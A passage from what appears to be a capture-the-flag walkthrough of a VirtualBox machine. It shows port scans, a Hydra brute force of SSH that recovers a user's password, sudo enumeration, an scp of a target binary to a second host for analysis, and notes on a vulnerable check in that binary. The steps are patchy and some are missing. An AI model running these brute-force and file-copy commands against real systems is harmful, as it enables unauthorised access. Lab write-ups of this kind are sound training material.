┌──(root㉿Eecho)-[~] └─# rustscan -a 192.168.100.25 -- -A .----. .-. .-. .----..---. .----. .---. .--. .-. .-. | {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| | | .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ | `-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-' The Modern Day Port Scanner. ________________________________________ : http://discord.skerritt.blog : : https://github.com/RustScan/RustScan : -------------------------------------- RustScan: Where '404 Not Found' meets '200 OK'.
[~] The config file is expected to be at "/root/.rustscan.toml" [~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'. Open 192.168.100.25:22 Open 192.168.100.25:80 [~] Starting Script(s) [>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.100.25 Depending on the complexity of the script, results may take some time to appear. [~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 20:45 +0800 NSE: Loaded 158 scripts for scanning. NSE: Script Pre-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.00s elapsed Initiating ARP Ping Scan at 20:45 Scanning 192.168.100.25 [1 port] Completed ARP Ping Scan at 20:45, 0.04s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 20:45 Completed Parallel DNS resolution of 1 host. at 20:45, 0.50s elapsed DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0] Initiating SYN Stealth Scan at 20:45 Scanning 192.168.100.25 [2 ports] Discovered open port 22/tcp on 192.168.100.25 Discovered open port 80/tcp on 192.168.100.25 Completed SYN Stealth Scan at 20:45, 0.02s elapsed (2 total ports) Initiating Service scan at 20:45 Scanning 2 services on 192.168.100.25 Completed Service scan at 20:45, 6.02s elapsed (2 services on 1 host) Initiating OS detection (try #1) against 192.168.100.25 Retrying OS detection (try #2) against 192.168.100.25 NSE: Script scanning 192.168.100.25. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.24s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.00s elapsed Nmap scan report for 192.168.100.25 Host is up, received arp-response (0.00081s latency). Scanned at 2026-07-30 20:45:31 CST for 10s
PORT STATE SERVICE REASON VERSION 22/tcp open ssh syn-ack ttl 64 OpenSSH 10.3 (protocol 2.0) 80/tcp open http syn-ack ttl 64 Apache httpd 2.4.67 ((Unix)) |_http-title: Maze \xE5\x86\x85\xE9\x83\xA8\xE7\xAE\xA1\xE7\x90\x86\xE7\xB3\xBB\xE7\xBB\x9F - \xE7\x99\xBB\xE5\xBD\x95 | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS |_http-server-header: Apache/2.4.67 (Unix) MAC Address: 08:00:27:F0:9A:3B (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port OS fingerprint not ideal because: Missing a closed TCP port so results incomplete Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%), Android 9 - 11 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19 (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10 (93%) No exact OS matches for host (test conditions non-ideal). TCP/IP fingerprint: SCAN(V=7.99%E=4%D=7/30%OT=22%CT=%CU=36215%PV=Y%DS=1%DC=D%G=N%M=080027%TM=6A6B4775%P=x86_64-pc-linux-gnu) SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21) SEQ(SP=FE%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=21) OPS(O1=M5B4ST11NW9%O2=M5B4ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11) WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88) ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW9%CC=Y%Q=) T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=) T2(R=N) T3(R=N) T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=) T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=) T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G) IE(R=Y%DFI=N%T=40%CD=S)
Uptime guess: 0.000 days (since Thu Jul 30 20:45:39 2026) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=254 (Good luck!) IP ID Sequence Generation: All zeros
TRACEROUTE HOP RTT ADDRESS 1 0.81 ms 192.168.100.25
NSE: Script Post-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 20:45 Completed NSE at 20:45, 0.00s elapsed Read data files from: /usr/share/nmap OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 10.50 seconds Raw packets sent: 47 (3.672KB) | Rcvd: 31 (2.616KB)

┌──(root㉿Eecho)-[~] └─# hydra -l chaojibaolong -P /usr/share/wordlists/rockyou.txt ssh://192.168.100.25 Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-30 20:55:31 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task [DATA] attacking ssh://192.168.100.25:22/ [22][ssh] host: 192.168.100.25 login: chaojibaolong password: love123 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-30 20:55:43

chaojibaolong:love123
横向移动到chaojibaolong用户
1 2 3 4
baolong@longshao:/var/www/html$ su chaojibaolong Password: chaojibaolong@longshao:/var/www/html$ id uid=1001(chaojibaolong) gid=1001(chaojibaolong) groups=1001(chaojibaolong)
chaojibaolong -> chaojiwudilong
1 2 3 4 5 6 7 8 9
chaojibaolong@longshao:/var/www/html$ sudo -l Matching Defaults entries for chaojibaolong on longshao: secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Runas and Command-specific defaults for chaojibaolong: Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
User chaojibaolong may run the following commands on longshao: (ALL : ALL) NOPASSWD: /usr/local/bin/check_parser
chaojibaolong@longshao:/opt/internal$ scp parser_core root@192.168.100.31:/tmp/aaaa The authenticity of host '192.168.100.31 (192.168.100.31)' can't be established. ED25519 key fingerprint is: SHA256:ZyUbPteDlhKgfFR102PGhJUWNS++vR62HchhPFY2Cfw This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.100.31' (ED25519) to the list of known hosts. root@192.168.100.31's password: parser_core 100% 14KB 4.7MB/s 00:00

在main函数里面是漏洞点的主要点
程序限制:参数必须为 2 或 3 个。文件必须是.log。文件路径必须位于 /tmp/
而导致漏洞点的程序是
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
v6 = access(v3,0);
if (v6) { puts("[!] Error: Target log file not found.");
chaojiwudilong@longshao:~$ sudo -l Matching Defaults entries for chaojiwudilong on longshao: secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Runas and Command-specific defaults for chaojiwudilong: Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
User chaojiwudilong may run the following commands on longshao: (root) NOPASSWD: /usr/local/bin/a.sh chaojiwudilong@longshao:~$ cat /usr/local/bin/a.sh PATH=/usr/bin